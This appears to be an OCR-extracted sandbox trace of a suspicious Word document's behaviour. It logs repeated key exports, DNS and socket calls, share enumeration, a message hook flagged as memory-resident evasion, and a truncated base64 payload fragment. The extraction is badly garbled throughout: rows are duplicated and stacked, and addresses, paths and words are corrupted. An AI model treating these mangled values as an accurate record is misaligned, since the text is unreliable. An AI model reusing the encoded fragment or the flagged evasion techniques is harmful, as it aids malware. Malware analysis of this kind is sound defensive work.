	API Name: CryptExportKey Args: (af627ff0, 0, 6, 0, 0, 95069da4) Return: 1	2756	2808
Call System API			
			2516
Call System API	API Name: WinHttpCloseHandle Args: (da8c9d50) Return: 1		
			2516
Call System API	API Name: WinHttpCloseHandle Args: (da8c9d50) Return: 1		2516 2516
Call System API Call Network API	API Name: WinHttpCloseHandle Args: (da8c9d50) Return: 1 API Name: socket Args: (2, 2, 0) Return: 7c4		
Call System API Call Network API Call Network API Call System API	API Name: WinHttpCloseHandle Args: (da8c9d50) Return: 1 API Name: socket Args: (2, 2, 0) Return: 7c4 API Name: socket Args: (23, 2, 0) Return: 7c4 API Name: DnsQueryEx Args: (gmail.com, 1, 40006000) Return: 87		2516 2516
Call System API Call Network API Call Network API Call System API Call System API	API Name: WinHttpCloseHandle Args: (da8c9d50) Return: 1 API Name: socket Args: (2, 2, 0) Return: 7c4 API Name: socket Args: (23, 2, 0) Return: 7c4 API Name: DnsQueryEx Args: (gmail.com, 1, 40006000) Return: 87 API Name: DnsQueryEx Args: (gmail.com, 1c, 40026000) Return: 9003		2516 2516 2516
Call System API Call Network API Call Network API Call System API Call System API Call Network API	API Name: WinHttpCloseHandle Args: (da8c9d50) Return: 1 API Name: socket Args: (2, 2, 0) Return: 7c4 API Name: socket Args: (23, 2, 0) Return: 7c4 API Name: DnsQueryEx Args: (gmail.com, 1, 40006000) Return: 87 API Name: DnsQueryEx Args: (gmail.com, 1c, 40026000) Return: 9003 API Name: socket Args: (23, 2, 0) Return: a4c		2516 2516 2516 2516
Call System API Call Network API Call Network API Call System API Call System API	API Name: WinHttpCloseHandle Args: (da8c9d50) Return: 1 API Name: socket Args: (2, 2, 0) Return: 7c4 API Name: socket Args: (23, 2, 0) Return: 7c4 API Name: DnsQueryEx Args: (gmail.com, 1, 40006000) Return: 87 API Name: DnsQueryEx Args: (gmail.com, 1c, 40026000) Return: 9003		2516 2516 2516
Call System API Call Network API Call Network API Call System API Call System API Call Network API	API Name: WinHttpCloseHandle Args: (da8c9d50) Return: 1 API Name: socket Args: (2, 2, 0) Return: 7c4 API Name: socket Args: (23, 2, 0) Return: 7c4 API Name: DnsQueryEx Args: (gmail.com, 1, 40006000) Return: 87 API Name: DnsQueryEx Args: (gmail.com, 1c, 40026000) Return: 9003 API Name: socket Args: (23, 2, 0) Return: a4c		2516 2516 2516 2516
Call System API Call Network API Call Network API Call System API Call System API Call Network API Call Network API Call Network API	API Name: WinHttpCloseHandle Args: (da8c9d50) Return: 1 API Name: socket Args: (2, 2, 0) Return: 7c4 API Name: socket Args: (23, 2, 0) Return: 7c4 API Name: DnsQueryEx Args: (gmail.com, 1, 40006000) Return: 87 API Name: DnsQueryEx Args: (gmail.com, 1c, 40026000) Return: 9003 API Name: socket Args: (23, 2, 0) Return: a4c API Name: socket Args: (2, 1, 6) Return: a4c		2516 2516 2516 2516 2516
Call System API Call Network API Call Network API Call System API Call System API Call Network API Call Network API Call Network API Call Network API	API Name: WinHttpCloseHandle Args: (da8c9d50) Return: 1 API Name: socket Args: (2, 2, 0) Return: 7c4 API Name: socket Args: (23, 2, 0) Return: 7c4 API Name: DnsQueryEx Args: (gmail.com, 1, 40006000) Return: 87 API Name: DnsQueryEx Args: (gmail.com, 1c, 40026000) Return: 9003 API Name: socket Args: (23, 2, 0) Return: a4c API Name: socket Args: (2, 1, 6) Return: a4c API Name: bind Args: (a4c, 0.0.0.0:49172, 128) Return: 0		2516 2516 2516 2516 2516
Call System API Call Network API Call Network API Call System API Call System API Call Network API Call Network API Call Network API Call Network API	API Name: WinHttpCloseHandle Args: (da8c9d50) Return: 1 API Name: socket Args: (2, 2, 0) Return: 7c4 API Name: socket Args: (23, 2, 0) Return: 7c4 API Name: DnsQueryEx Args: (gmail.com, 1, 40006000) Return: 87 API Name: DnsQueryEx Args: (gmail.com, 1c, 40026000) Return: 9003 API Name: socket Args: (23, 2, 0) Return: a4c API Name: socket Args: (2, 1, 6) Return: a4c API Name: bind Args: (a4c, 0.0.0.0/49172, 128) Return: 0 Threat Characteristic: Listens on port		2516 2516 2516 2516 2516

Call System API	API Name: WinHttpCloseHandle Args: (dac0c120) Return: 1		2516
Call System API	API Name: WinHttpCloseHandle Args: (da82eee0) Return: 1		2516
Call Network API	API Name: socket Args: (2, 2, 0) Return: 10ac		2516
Call Network API	API Name: socket Args: (23, 2, 0) Return: 10ac		2516
Call System API	API Name: DnsQueryEx Args: (autodiscover.gmail.com, 1, 40006000) Return: 87		2516
Call System API	API Name: DnsQueryEx Args: (autodiscover.gmail.com, 1c, 40026000) Return: 9003		2516
Call Network API	API Name: socket Args: (23, 2, 0) Return: 10ac		2516
Call Network API	API Name: socket Args: (2, 1, 6) Return: 10ac		2516
Call Network API	API Name: bind Args: (10ac, 0.0.0.0:49173, 128) Return: 0		2516
Detection	Threat Characteristic: Listens on port		
	0.0.0.049173		
Call System API	API Name: ConnectEx Args: (10ac, autodiscover.gmail.com:443, 16, 0, 0, 0, da82fcb8) Return: 0		2516
Call Network API	API Name: send Args: (10ac,, 1, 183) Return: 0		2516
Call System API	API Name: WinHttpCloseHandle Args: (dac0c120) Return: 1		2516
Call System API	API Name: WinHttpCloseHandle Args: (da831140) Return: 1		2516
Call System API	API Name: CryptExportKey Args: (af628060, 0, 6, 0, 0, 950658b4) Return: 1	2756	2808
Call System API	API Name: CryptExportKey Args: (af628b50, 0, 6, 0, 0, 95066004) Return: 1	2756	2808
Call System API	API Name: CryptExportKey Args: (af628ae0, 0, 6, 0, 0, 950689d4) Return: 1	2756	2808
Call System API	API Name: CryptExportKey Args: (af628610, 0, 6, 0, 0, 95069b24) Return: 1	2756	2808
Call System API	API Name: CryptExportKey Args: (af628680, 0, 6, 0, 0, 95069b24) Return: 1	2756	2808
Call System API	API Name: CryptExportKey Args: (af628610, 0, 6, 0, 0, 95069b24) Return: 1	2756	2808
Call System API	API Name: CryptExportKey Args: (af628610, 0, 6, 0, 0, 95069b24) Return: 1	2756	2808
Call System API	API Name: CryptExportKey Args: (af628680, 0, 6, 0, 0, 95069b24) Return: 1	2756	2808
Call System API	API Name: CryptExportKey Args: (af6286f0, 0, 6, 0, 0, 95069b24) Return: 1	2756	2808
Call System API	API Name: CryptExportKey Args: (af6286f0, 0, 6, 0, 0, 95069b24) Return: 1	2756	2808
Call System API	API Name: CryptExportKey Args: (af6286f0, 0, 6, 0, 0, 95069b24) Return: 1	2756	2808
Call System API	API Name: CryptExportKey Args: (af6286f0, 0, 6, 0, 0, 95069b24) Return: 1	2756	2808
Call System API	API Name: CryptExportKey Args: (af6286f0, 0, 6, 0, 0, 95069b24) Return: 1	2756	2808
Call System API	API Name: CryptExportKey Args: (af6286f0, 0, 6, 0, 0, 95069b24) Return: 1	2756	2808
Call System API	API Name: CryptExportKey Args: (af6286f0, 0, 6, 0, 0, 95069b24) Return: 1	2756	2808
Call System API	API Name: CryptExportKey Args: (af6286f0, 0, 6, 0, 0, 95069b24) Return: 1	2756	2808
Call System API	API Name: CryptExportKey Args: (af6286f0, 0, 6, 0, 0, 95069b24) Return: 1	2756	2808
		2756	2808
Call System API	API Name: CryptExportKey Args: (af6286f0, 0, 6, 0, 0, 95069b24) Return: 1		
Call System API	API Name: CryptExportKey Args: (96b5d1c0, 0, 6, 0, 0, 9506d074) Return: 1	2756	2808
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\Current\Version\Explorer\FileExts\.docx\OpenWithProgids\Word.Document.12 Value: None		2516
Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\FileExts\.docx\OpenWithList\ Value: None		2516
Call Internet Helper API	API Name: NetShareEnum Args: (, 503, fb531318, -1, d495d3f0, d495d3f8, 0) Return: 0		2516
Detection	Threat Characteristic: Executes commands or uses API to obtain system information Process ID: 2516 Info: Enums share folder from API result		
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\FileExts\.docx\OpenWithProgids\Word.Document.12 Value: None		2516
Call Filesystem API	API Name: DeleteFileW Args: (%APPDATA%\Microsoft\Windows\Recent\CustomDestinations\fb3b0dbfee58fac8.customDestinations-ms-RF1ae1d.TMP) Re turn: 1		2516
Add File			2516
	Path: %APPDATA%MicrosoftWindows\Recent\CustomDestinations\RD3QR4MXTNKO5CQVLOGS.temp Type: VSDT_COM_DOS		
Write File	Path: %APPDATA%\Microsoft\Windows\Recent\CustomDestinations\RD3QR4MXTNKO5CQVLOGS.temp Type: VSDT_COM_DOS		2516
Add File	Path: %APPDATA%MicrosoftWindows\Recent\CustomDestinations\fb3b0dbfee58fac8.customDestinations-ms~RF1ae1d.TMP Type: VSDT_EMPTY		2516
Add File	Path: %APPDATA%MicrosoftWindows\Recent\CustomDestinations\fb3b0dbfee58fac8.customDestinations-ms~RF1ae1d.TMP Type: VSDT_COM_DOS		2516
Add File	Path: %APPDATA%\Microsoft\Windows\Recent\CustomDestinations\fb3b0dbfee58fac8.customDestinations-ms Type: VSDT_COM_DOS		2516
Delete File	Path: %APPDATA%\Microsoft\Windows\Recent\CustomDestinations\fb3b0dbfee58fac8.customDestinations-ms~RF1ae1d.TMP Type: VSDT_COM_DOS		2516
Call System API	API Name: CryptExportKey Args: (96b5d770, 0, 6, 0, 0, 9506cc94) Return: 1	2756	2808
Call System API	API Name: CryptExportKey Args: (96b5d770, 0, 6, 0, 0, 9506aae4) Return: 1	2756	2808
Call System API	API Name: CryptExportKey Args: (96b5d310, 0, 6, 0, 0, 95069654) Return: 1	2756	2808
Call System API	API Name: CryptExportKey Args: (96b5d310, 0, 6, 0, 0, 9506adf4) Return: 1	2756	2808
Call System API	API Name: CryptExportKey Args: (96b5dc40, 0, 6, 0, 0, 9506a924) Return: 1	2756	2808
Call System API	API Name: CryptExportKey Args: (96b5da80, 0, 6, 0, 0, 95069494) Return: 1	2756	2808
Call System API	API Name: CryptExportKey Args: (96b5d850, 0, 6, 0, 0, 9506ac34) Return: 1	2756	2808
Call System API	API Name: CryptExportKey Args: (96b5d000, 0, 6, 0, 0, 9506a984) Return: 1	2756	2808
Call System API	API Name: CryptExportKey Args: (96b5d7e0, 0, 6, 0, 0, 950694f4) Return: 1	2756	2808
		2756	2808
Call System API	API Name: CryptExportKey Args: (96b5d540, 0, 6, 0, 0, 9506ac94) Return: 1		
Call System API	API Name: CryptExportKey Args: (96b5d7e0, 0, 6, 0, 0, 9506a9d4) Return: 1	2756	2808
Call System API	API Name: CryptExportKey Args: (96b5d850, 0, 6, 0, 0, 95069544) Return: 1	2756	2808
Call System API	API Name: CryptExportKey Args: (96b5da80, 0, 6, 0, 0, 9506ace4) Return: 1	2756	2808
Call System API	API Name: System.Convert::FromBase64String Args: (IABzAFYAIAAgAGUAcgB5AEQANABHACAAIAAoACAAIABbAFQAWQBQAGUAXQAoACIAewA0AH 0AewA1AH0AewAxAH0AewAwAH0AewAyAH0AlgAgACOARgAgACca) Return: 2000730056002000	2756	2808
Call System API	API Name: CryptExportKey Args: (96b5d7e0, 0, 6, 0, 0, 9506a294) Return: 1	2756	2808
	API Name: CryptExportKey Args: (96b5d380, 0, 6, 0, 0, 95068e04) Return: 1	2756	2808
Call System API			2808
Call System API	API Name: CryptExportKey Args: (96b5d310, 0, 6, 0, 0, 9506a5a4) Return: 1	2756	
Call System API			
Call System API Call System API	API Name: CryptExportKey Args: (96b5dcb0, 0, 6, 0, 0, 95066414) Return: 1	2756	2808
Call System API Call System API Call System API	API Name: CryptExportKey Args: (96b5dcb0, 0, 6, 0, 0, 95066414) Return: 1 API Name: CryptExportKey Args: (96b5d540, 0, 6, 0, 0, 95066b64) Return: 1	2756 2756	2808 2808
Call System API Call System API Call System API Call System API	API Name: CryptExportKey Args: (96b5dcb0, 0, 6, 0, 0, 95066414) Return: 1 API Name: CryptExportKey Args: (96b5d540, 0, 6, 0, 0, 95066b64) Return: 1 API Name: CryptExportKey Args: (96b5dcb0, 0, 6, 0, 0, 95069474) Return: 1	2756 2756 2756	2808 2808 2808
Call System API	API Name: CryptExportKey Args: (96b5dcb0, 0, 6, 0, 0, 95066414) Return: 1 API Name: CryptExportKey Args: (96b5dcb0, 0, 6, 0, 0, 95066b64) Return: 1 API Name: CryptExportKey Args: (96b5dcb0, 0, 6, 0, 0, 95069474) Return: 1 API Name: CryptExportKey Args: (96b5ddd0, 0, 6, 0, 0, 9506a224) Return: 1	2756 2756 2756 2756	2808 2808 2808 2808
Call System API Call System API Call System API Call System API	API Name: CryptExportKey Args: (96b5dcb0, 0, 6, 0, 0, 95066414) Return: 1 API Name: CryptExportKey Args: (96b5d540, 0, 6, 0, 0, 95066b64) Return: 1 API Name: CryptExportKey Args: (96b5dcb0, 0, 6, 0, 0, 95069474) Return: 1	2756 2756 2756	2808 2808 2808

Call System API			
Odii Oystoni Ai 1	API Name: CryptExportKey Args: (96b5d4d0, 0, 6, 0, 0, 9506a124) Return: 1	2756	2808
Call System API	API Name: CryptExportKey Args: (96b5d4d0, 0, 6, 0, 0, 95068c94) Return: 1	2756	2808
Call System API	API Name: CryptExportKey Args: (96b5d4d0, 0, 6, 0, 0, 9506a434) Return: 1	2756	2808
Call System API	API Name: CryptExportKey Args: (96b5d070, 0, 6, 0, 0, 95069e44) Return: 1	2756	2808
Call System API	API Name: CryptExportKey Args: (96b5d5b0, 0, 6, 0, 0, 950689b4) Return: 1	2756	2808
Call System API	API Name: CryptExportKey Args: (96b5d3f0, 0, 6, 0, 0, 9506a154) Return: 1	2756	2808
Call System API	API Name: CryptExportKey Args: (96b5d3f0, 0, 6, 0, 0, 9506bbf4) Return: 1	2756	2808
Call System API	API Name: CryptExportKey Args: (96b5d0e0, 0, 6, 0, 0, 9506bbf4) Return: 1	2756	2808
Call System API	API Name: CryptExportKey Args: (96b5d700, 0, 6, 0, 0, 9506bbf4) Return: 1	2756	2808
Call System API	API Name: CryptExportKey Args: (96b5d0e0, 0, 6, 0, 0, 9506bbf4) Return: 1	2756	2808
Call System API	API Name: CryptExportKey Args: (96b5d0e0, 0, 6, 0, 0, 9506bbf4) Return: 1	2756	2808
Call System API	API Name: CryptExportKey Args: (96b5d0e0, 0, 6, 0, 0, 9506bbf4) Return: 1	2756	2808
Call System API	API Name: CryptExportKey Args: (96b5d0e0, 0, 6, 0, 0, 950698a4) Return: 1	2756	2808
Call System API	API Name: CryptExportKey Args: (96b5d0e0, 0, 6, 0, 0, 95068414) Return: 1	2756	2808
Call System API	API Name: CryptExportKey Args: (96b5d5b0, 0, 6, 0, 0, 95069bb4) Return: 1	2756	2808
Call System API	API Name: CryptExportKey Args: (96b5d3f0, 0, 6, 0, 0, 950699c4) Return: 1	2756	2808
Call System API	API Name: CryptExportKey Args: (96b5d700, 0, 6, 0, 0, 95068534) Return: 1	2756	2808
Call System API	API Name: CryptExportKey Args: (96b5d700, 0, 6, 0, 0, 95069cd4) Return: 1	2756	2808
Call System API	API Name: CryptExportKey Args: (af6284c0, 0, 6, 0, 0, b04ab014) Return: 1	2756	2808
Call System API	API Name: CryptExportKey Args: (af628530, 0, 6, 0, 0, b04ab014) Return: 1	2756	2808
Call System API	API Name: CryptExportKey Args: (95291380, 0, 6, 0, 0, b04ab014) Return: 1	2756	2808
Call System API	API Name: PathFileExistsW Args: (%ProgramFiles%\Microsoft Office\root\Office\foot\Office\foot\Office\partial 6\AugLoop\bundle.js) Return: 1		2516
Call System API	API Name: SetWindowsHookEx Args: (WH_GETMESSAGE, 5599890, Self Module: %ProgramFiles%\Microsoft Office\root\Office\text{16\WINWORD.EXE}, 0) Retu		2516
-	m: 0		
Detection	Threat Characteristic: Resides in memory to evade detection		
	Hooked File: "ProgramFiles" Microsoft OfficeIroot Office16 WINWORD.EXE		
	Hook Type: WH_GETMESSAGE		
Call System API	API Name: CryptExportKey Args: (af6874f0, 0, 6, 0, 0, b04ab514) Return: 1	2756	2808
Call System API	API Name: CryptExportKey Args: (af687720, 0, 6, 0, 0, b04aa084) Return: 1	2756	2808
Call System API	API Name: CryptExportKey Args: (af6878e0, 0, 6, 0, 0, b04ab824) Return: 1	2756	2808
Add File	Path: %LOCALAPPDATA%\Microsoft\Office\SDX\foundation.win32.bundle.bytecode Type: VSDT_COM_DOS		2516
Write File	Path: %LOCALAPPDATA%\Microsoft\Office\SDX\foundation.win32.bundle.bytecode Type: VSDT_COM_DOS		2516
Call System API	API Name: DnsQueryEx Args: (self.events.data.microsoft.com, 1, 50020000) Return: 9003		2516
Call Internet Helper API	API Name: InternetConnectA Args: (cc0004, self.events.data.microsoft.com, 443, , , 3, 0, -627477136) Return: cc0008		2516
Call Internet Helper API	API Name: HttpOpenRequestA Args: (cc0008, POST, /OneCollector/1.0/, , , -600968840, -2067004672, -627477136) Return: cc000c		2516
	API Name: socket Args: (2, 1, 6) Petium: 1140		2516
Call Network API	API Name: socket Args: (2, 1, 6) Return: 1140		2516
	API Name: socket Args: (2, 1, 6) Return: 1140 API Name: bind Args: (1140, 0.0.0.0:49174, 16) Return: 0		2516 2516
Call Network API			
Call Network API Call Network API	API Name: bind Args: (1140, 0.0.0.0:49174, 16) Return: 0		
Call Network API Call Network API	API Name: bind Args: (1140, 0.0.0.0:49174, 16) Return: 0 Threat Characteristic: Listens on port		
Call Network API Call Network API Detection	API Name: bind Args: (1140, 0.0.0.0:49174, 16) Return: 0 Threat Characteristic: Listens on port 0.0.0.0:49174 API Name: ConnectEx Args: (1140, self.events.data.microsoft.com:443, 16, 0, 0, 0, da905d28) Return: 0		2516
Call Network API Call Network API Detection Call System API Add File	API Name: bind Args: (1140, 0.0.0.0:49174, 16) Return: 0 Threat Characteristic: Listens on port 0.0.0.0:49174 API Name: ConnectEx Args: (1140, self.events.data.microsoft.com:443, 16, 0, 0, 0, da905d28) Return: 0 Path: %LOCALAPPDATA%\Microsoft\Office\SDX\AugLoop.bytecode Type: VSDT_COM_DOS		2516 2516 2516
Call Network API Call Network API Detection Call System API Add File Write File	API Name: bind Args: (1140, 0.0.0.0:49174, 16) Return: 0 Threat Characteristic: Listens on port 0.0.0.049174 API Name: ConnectEx Args: (1140, self.events.data.microsoft.com:443, 16, 0, 0, 0, da905d28) Return: 0 Path: %LOCALAPPDATA%\Microsoft\Office\SDX\AugLoop.bytecode Type: VSDT_COM_DOS Path: %LOCALAPPDATA%\Microsoft\Office\SDX\AugLoop.bytecode Type: VSDT_COM_DOS		2516 2516 2516 2516
Call Network API Call Network API Detection Call System API Add File	API Name: bind Args: (1140, 0.0.0.0:49174, 16) Return: 0 Threat Characteristic: Listens on port 0.0.0.0:49174 API Name: ConnectEx Args: (1140, self.events.data.microsoft.com:443, 16, 0, 0, 0, da905d28) Return: 0 Path: %LOCALAPPDATA%\Microsoft\Office\SDX\AugLoop.bytecode Type: VSDT_COM_DOS		2516 2516 2516
Call Network API Call Network API Detection Call System API Add File Write File	API Name: bind Args: (1140, 0.0.0.0:49174, 16) Return: 0 Threat Characteristic: Listens on port 0.0.0.049174 API Name: ConnectEx Args: (1140, self.events.data.microsoft.com:443, 16, 0, 0, 0, da905d28) Return: 0 Path: %LOCALAPPDATA%\Microsoft\Office\SDX\AugLoop.bytecode Type: VSDT_COM_DOS Path: %LOCALAPPDATA%\Microsoft\Office\SDX\AugLoop.bytecode Type: VSDT_COM_DOS		2516 2516 2516 2516
Call Network API Call Network API Detection Call System API Add File Write File Call Network API	API Name: bind Args: (1140, 0.0.0:49174, 16) Return: 0 Threat Characteristic: Listens on port 0.0.0.049174 API Name: ConnectEx Args: (1140, self-events.data.microsoft.com:443, 16, 0, 0, 0, da905d28) Return: 0 Path: %LOCALAPPDATA%/Microsoft/Office\SDX\AugLoop.bytecode Type: VSDT_COM_DOS Path: %LOCALAPPDATA%/Microsoft/Office\SDX\AugLoop.bytecode Type: VSDT_COM_DOS API Name: send Args: (1140,, 1, 191) Return: 0		2516 2516 2516 2516 2516
Call Network API Call Network API Detection Call System API Add File Write File Call Network API Call Network API Call Internet Helper API	API Name: bind Args: (1140, 0.0.0:49174, 16) Return: 0 Threat Characteristic: Listens on port 0.0.0.0:49174 API Name: ConnectEx Args: (1140, self. events.data.microsoft.com:443, 16, 0, 0, 0, da905d28) Return: 0 Path: %LOCALAPPDATA%MicrosoftiOffice\SDX\AugLoop.bytecode Type: VSDT_COM_DOS Path: %LOCALAPPDATA%MicrosoftiOffice\SDX\AugLoop.bytecode Type: VSDT_COM_DOS API Name: send Args: (1140,, 1, 191) Return: 0 API Name: socket Args: (23, 1, 6) Return: 11a4 API Name: InternetOpenW Args: (,0,,, 10000000) Return: cc0008		2516 2516 2516 2516 2516 2516 2516
Call Network API Call Network API Detection Call System API Add File Write File Call Network API Call Network API Call Internet Helper API Call System API	API Name: bind Args: (1140, 0.0.0:49174, 16) Return: 0 Threat Characteristic: Listens on port 0.0.0.0:49174 API Name: ConnectEx Args: (1140, self. events.data.microsoft.com:443, 16, 0, 0, 0, da905d28) Return: 0 Path: %LOCALAPPDATA%Microsoft\Office\SDX\AugLoop.bytecode Type: VSDT_COM_DOS Path: %LOCALAPPDATA%Microsoft\Office\SDX\AugLoop.bytecode Type: VSDT_COM_DOS API Name: send Args: (1140,, 1, 191) Return: 0 API Name: socket Args: (23, 1, 6) Return: 11a4 API Name: InternetOpenW Args: (,0,,, 10000000) Return: cc0008 API Name: DnsQueryEx Args: (augmentation.osi.office.net, 1, 50020000) Return: 9003		2516 2516 2516 2516 2516 2516 2516 2516
Call Network API Call Network API Detection Call System API Add File Write File Call Network API Call Network API Call Internet Helper API	API Name: bind Args: (1140, 0.0.0:49174, 16) Return: 0 Threat Characteristic: Listens on port 0.0.0.0:49174 API Name: ConnectEx Args: (1140, self. events.data.microsoft.com:443, 16, 0, 0, 0, da905d28) Return: 0 Path: %LOCALAPPDATA%MicrosoftOffice\SDX\AugLoop.bytecode Type: VSDT_COM_DOS Path: %LOCALAPPDATA%MicrosoftOffice\SDX\AugLoop.bytecode Type: VSDT_COM_DOS API Name: send Args: (1140,, 1, 191) Return: 0 API Name: socket Args: (23, 1, 6) Return: 11a4 API Name: InternetOpenW Args: (, 0, , , 10000000) Return: cc0008		2516 2516 2516 2516 2516 2516 2516
Call Network API Call Network API Detection Call System API Add File Write File Call Network API Call Network API Call Internet Helper API Call System API	API Name: bind Args: (1140, 0.0.0:49174, 16) Return: 0 Threat Characteristic: Listens on port 0.0.0.0:49174 API Name: ConnectEx Args: (1140, self. events.data.microsoft.com:443, 16, 0, 0, 0, da905d28) Return: 0 Path: %LOCALAPPDATA%Microsoft\Office\SDX\AugLoop.bytecode Type: VSDT_COM_DOS Path: %LOCALAPPDATA%Microsoft\Office\SDX\AugLoop.bytecode Type: VSDT_COM_DOS API Name: send Args: (1140,, 1, 191) Return: 0 API Name: socket Args: (23, 1, 6) Return: 11a4 API Name: InternetOpenW Args: (,0,,, 10000000) Return: cc0008 API Name: DnsQueryEx Args: (augmentation.osi.office.net, 1, 50020000) Return: 9003		2516 2516 2516 2516 2516 2516 2516 2516
Call Network API Call Network API Detection Call System API Add File Write File Call Network API Call Network API Call Internet Helper API Call Internet Helper API Call Internet Helper API Call Internet Helper API	API Name: bind Args: (1140, 0.0.0.0:49174, 16) Return: 0 Threat Characteristic: Listens on port 0.0.0.0:49174 API Name: ConnectEx Args: (1140, self.events.data.microsoft.com:443, 16, 0, 0, 0, da905d28) Return: 0 Path: %LOCALAPPDATA%\Microsoft\Office\SDX\AugLoop.bytecode Type: VSDT_COM_DOS Path: %LOCALAPPDATA%\Microsoft\Office\SDX\AugLoop.bytecode Type: VSDT_COM_DOS API Name: send Args: (1140,, 1, 191) Return: 0 API Name: socket Args: (23, 1, 6) Return: 11a4 API Name: InternetOpenW Args: (0, ., 10000000) Return: cc0008 API Name: DnsQueryEx Args: (augmentation.osi.office.net, 1, 50020000) Return: 9003 API Name: InternetConnectW Args: (cc0008, augmentation.osi.office.net, 443, , , 3, 0, 0) Return: cc000c		2516 2516 2516 2516 2516 2516 2516 2516 2516
Call Network API Call Network API Detection Call System API Add File Write File Call Network API Call Network API Call Internet Helper API Call Network API	API Name: bind Args: (1140, 0.0.0.0:49174, 16) Return: 0 Threat Characteristic: Listens on port 0.0.0.0:49174 API Name: ConnectEx Args: (1140, self.events.data.microsoft.com:443, 16, 0, 0, 0, da905d28) Return: 0 Path: %LOCALAPPDATA%:Microsoft:Office\SDX:AugLoop.bytecode Type: VSDT_COM_DOS Path: %LOCALAPPDATA%:Microsoft:Office\SDX:AugLoop.bytecode Type: VSDT_COM_DOS API Name: send Args: (1140,, 1, 191) Return: 0 API Name: socket Args: (23, 1, 6) Return: 11a4 API Name: InternetOpenW Args: (0, ., 10000000) Return: cc0008 API Name: InternetConnectW Args: (augmentation.osi.office.net, 1, 50020000) Return: 9003 API Name: InternetConnectW Args: (cc0008, augmentation.osi.office.net, 443, , , 3, 0, 0) Return: cc000c API Name: HttpOpenRequestW Args: (cc0006, GET, /officeaugmentation/searchendpoint/, , , 0, -2134884352, -673485280) Return: cc0010 API Name: socket Args: (2, 2, 0) Return: 11e0		2516 2516 2516 2516 2516 2516 2516 2516 2516 2516 2516
Call Network API Call Network API Detection Call System API Add File Write File Call Network API Call Internet Helper API Call Network API	API Name: bind Args: (1140, 0.0.0.0:49174, 16) Return: 0 Threat Characteristic: Listens on port 0.0.0.0:49174 API Name: ConnectEx Args: (1140, self.events.data.microsoft.com:443, 16, 0, 0, 0, da905d28) Return: 0 Path: %LOCALAPPDATA%:Microsoft:Office\sDX:\AugLoop.bytecode Type: VSDT_COM_DOS Path: %LOCALAPPDATA%:Microsoft:Office\sDX:\AugLoop.bytecode Type: VSDT_COM_DOS API Name: send Args: (1140,, 1, 191) Return: 0 API Name: socket Args: (23, 1, 6) Return: 11a4 API Name: InternetOpenW Args: (0, ., 10000000) Return: cc0008 API Name: DnsQueryEx Args: (augmentation.osi.office.net, 1, 50020000) Return: 9003 API Name: InternetConnectW Args: (cc0008, augmentation.osi.office.net, 443, , , 3, 0, 0) Return: cc000c API Name: HttpOpenRequestW Args: (cc0008, augmentation/searchendpoint/, , , 0, -2134884352, -673485280) Return: cc0010 API Name: socket Args: (2, 2, 0) Return: 11e0 API Name: socket Args: (23, 2, 0) Return: 11e0		2516 2516 2516 2516 2516 2516 2516 2516 2516 2516 2516 2516
Call Network API Call Network API Detection Call System API Add File Write File Call Network API Call Network API Call Internet Helper API Call Network API	API Name: bind Args: (1140, 0.0.0.0:49174, 16) Return: 0 Threat Characteristic: Listens on port 0.0.0.0:49174 API Name: ConnectEx Args: (1140, self.events.data.microsoft.com:443, 16, 0, 0, 0, da905d28) Return: 0 Path: %LOCALAPPDATA%:Microsoft:Office\SDX:AugLoop.bytecode Type: VSDT_COM_DOS Path: %LOCALAPPDATA%:Microsoft:Office\SDX:AugLoop.bytecode Type: VSDT_COM_DOS API Name: send Args: (1140,, 1, 191) Return: 0 API Name: socket Args: (23, 1, 6) Return: 11a4 API Name: InternetOpenW Args: (0, ., 10000000) Return: cc0008 API Name: InternetConnectW Args: (augmentation.osi.office.net, 1, 50020000) Return: 9003 API Name: InternetConnectW Args: (cc0008, augmentation.osi.office.net, 443, , , 3, 0, 0) Return: cc000c API Name: HttpOpenRequestW Args: (cc0006, GET, /officeaugmentation/searchendpoint/, , , 0, -2134884352, -673485280) Return: cc0010 API Name: socket Args: (2, 2, 0) Return: 11e0		2516 2516 2516 2516 2516 2516 2516 2516 2516 2516 2516
Call Network API Call Network API Detection Call System API Add File Write File Call Network API Call Internet Helper API Call Network API Call Network API Call Network API Call Network API	API Name: bind Args: (1140, 0.0.0.0:49174, 16) Return: 0 Threat Characteristic: Listens on port 0.0.0.0:49174 API Name: ConnectEx Args: (1140, self.events.data.microsoft.com:443, 16, 0, 0, 0, da905d28) Return: 0 Path: %LOCALAPPDATA%:Microsoft:Office\sDX:\AugLoop.bytecode Type: VSDT_COM_DOS Path: %LOCALAPPDATA%:Microsoft:Office\sDX:\AugLoop.bytecode Type: VSDT_COM_DOS API Name: send Args: (1140,, 1, 191) Return: 0 API Name: socket Args: (23, 1, 6) Return: 11a4 API Name: InternetOpenW Args: (0, ., 10000000) Return: cc0008 API Name: DnsQueryEx Args: (augmentation.osi.office.net, 1, 50020000) Return: 9003 API Name: InternetConnectW Args: (cc0008, augmentation.osi.office.net, 443, , , 3, 0, 0) Return: cc000c API Name: HttpOpenRequestW Args: (cc0008, augmentation/searchendpoint/, , , 0, -2134884352, -673485280) Return: cc0010 API Name: socket Args: (2, 2, 0) Return: 11e0 API Name: socket Args: (23, 2, 0) Return: 11e0		2516 2516 2516 2516 2516 2516 2516 2516 2516 2516 2516 2516
Call Network API Call Network API Detection Call System API Add File Write File Call Network API Call Network API Call Internet Helper API Call System API Call Network API Call Network API Call System API	API Name: bind Args: (1140, 0.0.0.0:49174, 16) Return: 0 Threat Characteristic: Listens on port 0.0.0.0:49174 API Name: ConnectEx Args: (1140, self-events.data.microsoft.com:443, 16, 0, 0, 0, da905d28) Return: 0 Path: %LOCALAPPDATA%.MicrosoftOffice\sDX\AugLoop.bytecode Type: VSDT_COM_DOS Path: %LOCALAPPDATA%.MicrosoftOffice\sDX\AugLoop.bytecode Type: VSDT_COM_DOS API Name: send Args: (1140,, 1, 191) Return: 0 API Name: socket Args: (23, 1, 6) Return: 11a4 API Name: InternetOpenW Args: (, 0, , , 10000000) Return: cc0008 API Name: InternetOpenW Args: (augmentation.osi.office.net, 1, 50020000) Return: 9003 API Name: InternetConnectW Args: (cc0008, augmentation.osi.office.net, 443, , , 3, 0, 0) Return: cc000c API Name: HttpOpenRequestW Args: (cc000c, GET, /officeaugmentation/searchendpoint/, , , 0, -2134884352, -673485280) Return: cc0010 API Name: socket Args: (23, 2, 0) Return: 11e0 API Name: WinHttpCloseHandle 